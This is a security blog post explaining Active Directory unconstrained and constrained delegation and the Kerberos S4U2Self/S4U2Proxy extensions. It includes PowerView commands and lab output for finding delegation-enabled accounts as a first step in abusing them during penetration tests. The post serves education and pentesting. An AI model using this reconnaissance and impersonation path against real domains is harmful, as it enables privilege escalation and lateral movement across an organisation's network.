S4U2Pwnage | by Will Schroeder

harmj0y.medium.com/s4u2pwnage-36efe1a2777c

Will Schroeder 29 сентября 2018 г.

S4U2Pwnage

Will Schroeder

[Edit 9/29/18] For a better weaponization of constrained delegation abuse, check out the "s4u" section of the post.

Several weeks ago my workmate Lee Christensen (who helped develop this post and material) and I spent some time diving into Active Directory's S4U2Self and S4U2Proxy protocol extensions. Then, just recently, Benjamin Delpy and Ben Campbell had an interesting public conversation about the same topic on Twitter. This culminated with Benjamin releasing a modification to Kekeo that allows for easy abuse of S4U misconfigurations. As I was writing this, Ben also published an excellent post on this very topic, which everyone should read before continuing. No, seriously, go read Ben's post first.

Lee and I wanted to write out our understanding of the technology and how you can go about abusing any misconfigurations while on engagements. Some of this will overlap with Ben's post, but we have incorporated a few different aspects that we think add at least a bit of value. Ben also covers the Linux exploitation aspect, which we won't touch on in this post.


At the heart of this matter is the delegation of privileges — allowing one user to pretend to be another in Active Directory. This delegation (currently) comes in two flavors: unconstrained and constrained delegation. If you don't care about the technical details, skip to the **Abusing S4U** section.

Unconstrained Delegation

Say you have a server (or service account) that needs to impersonate another user for some reason. One common scenario is when a user authenticates to a web server, using Kerberos or other protocols, and the server wants to nicely integrate with a SQL backend. Active Directory grants two general ways to go about this: constrained and unconstrained delegation.

Unconstrained delegation used to be the only option available in Windows 2000, and the functionality has been kept (presumably for backwards compatibility reasons). We'll only briefly cover this delegation type as Sean Metcalf has a great post that covers it in depth. In that article Sean states, "".

Here’s a graphical overview of the protocol from Microsoft:




Tl;dr: The TGT will be stuffed into memory where an attacker can extract and reuse it if:

1. You are able to compromise a server that has unconstrained delegation set.
2. You are able to trick a domain user that doesn’t have ‘Account is sensitive and cannot be delegated’ enabled (see below) to connect to any service on the machine. This includes clicking on \\SERVER\Share.

This allows an attacker to impersonate that user *to any service/machine on the domain!* Obviously bad mmmkay. To contrast, if unconstrained delegation *isn’t* enabled, just a normal service ticket without a TGT stuffed inside it would be submitted, so the attacker would get no additional lateral spread advantage.


How can you tell which machines have unconstrained delegation set? This is actually pretty easy: search for any machine that has a userAccountControl attribute containing ADS_UF_TRUSTED_FOR_DELEGATION. You can do this with an LDAP filter of ‘(userAccountControl:1.2.840.113556.1.4.803:=524288)’, which is what PowerView’s function does when passed the -Unconstrained flag:


```
PS C:\Users\administrator\Desktop> Get-DomainComputer -Unconstrained -Properties
 distinguishedname,useraccountcontrol -Verbose | ft -a
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainComputer] Searching for computers with for unconstrained
delegation
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string:
(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288)
)

distinguishedname                                      useraccountcontrol
-----------------                                      ------------------
CN=PRIMARY,OU=Domain Controllers,DC=testlab,DC=local               532480


PS C:\Users\administrator\Desktop> Get-DomainComputer -Unconstrained -Properties
 distinguishedname,useraccountcontrol | ConvertFrom-UACValue

Name                           Value
----                           -----
SERVER_TRUST_ACCOUNT           8192
TRUSTED_FOR_DELEGATION         524288
```

Constrained Delegation

Obviously unconstrained delegation can be quite dangerous in the hands of a careless admin. Microsoft realized this early on and released 'constrained' delegation with Windows 2003. This included a set of Kerberos protocol extensions called S4U2Self and S4U2Proxy. These extensions also enable something called protocol transition, which we'll go over in a bit.

In essence, constrained delegation is a way to limit exactly what services a particular machine/account can access while impersonating other users. Here's how a service account configured with constrained delegation looks in the Active Directory GUI:


SQLService Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.


- Do not trust this user for delegation
- Trust this user for delegation to any service (Kerberos only)
- [✓ Trust this user for delegation to specified services only]
  - Use Kerberos only
  - [✓ Use any authentication protocol]

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N
HOST	PRIMARY.testlab.local		testlab.loc

☐ Expanded

The ‘service’ specified is a service principal name that the account is allowed to access while impersonating other users. This is **HOST/PRIMARY.testlab.local** in our above example. Before we get into the specifics of how this works, here’s how that target object looks in PowerView:



```
PS C:\Users\administrator\Desktop> Get-DomainUser SQLService -Properties disting
uishedname,msds-allowedtodelegateto,useraccountcontrol | fl


distinguishedname        : CN=SQLService,CN=Users,DC=testlab,DC=local
useraccountcontrol       : 16843264
msds-allowedtodelegateto : {HOST/PRIMARY.testlab.local/testlab.local,
                           HOST/PRIMARY.testlab.local, HOST/PRIMARY,
                           HOST/PRIMARY.testlab.local/TESTLAB...}


PS C:\Users\administrator\Desktop> Get-DomainUser SQLService -Properties disting
uishedname,msds-allowedtodelegateto,useraccountcontrol | ConvertFrom-UACValue

Name                           Value
----                           -----
NORMAL_ACCOUNT                 512
DONT_EXPIRE_PASSWORD           65536
TRUSTED_TO_AUTH_FOR_DELEGATION 16777216
```

The field of interest is **msds-allowedtodelegateto**, but there's also a modification to the account's userAccountControl property. Essentially, if a computer/user object has a userAccountControl value containing TRUSTED_TO_AUTH_FOR_DELEGATION then anyone who compromises that account can impersonate **any** user to the SPNs set in **msds-allowedtodelegateto**. Ben mentions SeEnableDelegationPrivilege being required to actually modify these parameters, which I'll go over in more depth next week.

But first, a bit more on how Active Directory implements this whole process. Feel free to skip ahead to the **Abusing S4U** section if you're not interested.

S4U2Self, S4U2Proxy, and Protocol Transition

So you have a web service account that needs to impersonate users to only a *specific* backend service, but you don't want to allow unconstrained delegation to run wild. Microsoft's solution to how to architect this is through the service-for-user (S4U) set of Kerberos extensions. There's extensive documentation on this topic; Lee and I were partial to the Microsoft's "Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol" ([MS-SFU]). What follows is our current understanding. If we've messed something up, please let us know!


The first extension that implements constrained delegation is the S4U2self extension, which allows a service to request a special forwardable service ticket *to itself* on behalf of a particular user. This is meant for use in cases where a user authenticates to a service in a way not using Kerberos, i.e. in our web service case. During the first KRB_TGS_REQ to the KDC, the forwardable flag it set, which requests that the TGS returned be marked as forwardable and thus able to be used with the S4U2proxy extension. In unconstrained delegation, a TGT is used to identify the user, but in this case the S4U extension uses the PA-FOR-USER structure as a new type in the "padata"/pre-authentication data field.

Note that the S4U2self process can be executed for *any* user, and that target user's password is not required. Also, the S4U2self process is only allowed if the requesting user has the TRUSTED_TO_AUTH_FOR_DELEGATION field set in their userAccountControl.

Now, Lee and I first thought that this may be a way to Kerberoast *any* user we wanted, but unfortunately for us attackers this isn't the case. The PAC is signed for the source (not the target) user, in this case the requesting service account, so universal Kerberoasting is out of the picture. But we now have a special service ticket that's forwardable to the target service configured for constrained delegation in this case.

The second extension is S4U2proxy, which allows the caller, the service account in our case, to use this forwardable ticket to request a service ticket to any SPN specified in msds-allowedtodelegateto, impersonating the user specified in the S4U2self step. The KDC checks if the requested service is listed in the msds-allowedtodelegateto field of the requesting user, and issues the ticket if this check passes. In this way the delegation is 'constrained' to specific target services.

Here's Microsoft's diagram of S4U2self and S4U2proxy:




This set of extensions allows for what Microsoft calls protocol transition, which starts with the first Kerberos exchange during the S4u2Self component. This means that a service can authenticate a user over a non-Kerberos protocol and 'transition' the authentication to Kerberos, allowing for easy interoperability with existing environments.

Abusing S4U

If you're asking yourself "so what" or skipped ahead to this section, we can think of a few ways that the S4U extensions can come into play on a pentest.

The first is to enumerate all computers and users with a non-null **msds-allowedtodelegateto** field set. This can be done easily with PowerView's **-TrustedToAuth** flag for **Get-DomainUser/Get-DomainComputer**:




```
PS C:\Users\administrator\Desktop> Get-DomainComputer -TrustedToAuth -Properties
 distinguishedname,msds-allowedtodelegateto,useraccountcontrol -Verbose | fl
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainComputer] Searching for computers that are trusted to
authenticate for other principals
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string:
(&(samAccountType=805306369)(msds-allowedtodelegateto=*))


distinguishedname        : CN=WINDOWS1,CN=Computers,DC=testlab,DC=local
useraccountcontrol       : 16781312
msds-allowedtodelegateto : {HOST/PRIMARY.testlab.local/testlab.local,
                           HOST/PRIMARY.testlab.local, HOST/PRIMARY,
                           HOST/PRIMARY.testlab.local/TESTLAB...}

distinguishedname        : CN=WINDOWS10,OU=SecretOU,DC=testlab,DC=local
useraccountcontrol       : 16781312
msds-allowedtodelegateto : {cifs/WINDOWS1.testlab.local, cifs/WINDOWS1}



PS C:\Users\administrator\Desktop> Get-DomainUser -TrustedToAuth -Properties dis
tinguishedname,msds-allowedtodelegateto,useraccountcontrol -Verbose | fl
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainUser] Searching for users that are trusted to authenticate
for other principals
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(msds-allowedtodelegateto=*))


distinguishedname        : CN=SQLService,CN=Users,DC=testlab,DC=local
useraccountcontrol       : 16843264
msds-allowedtodelegateto : {HOST/PRIMARY.testlab.local/testlab.local,
                           HOST/PRIMARY.testlab.local, HOST/PRIMARY,
                           HOST/PRIMARY.testlab.local/TESTLAB...}
```

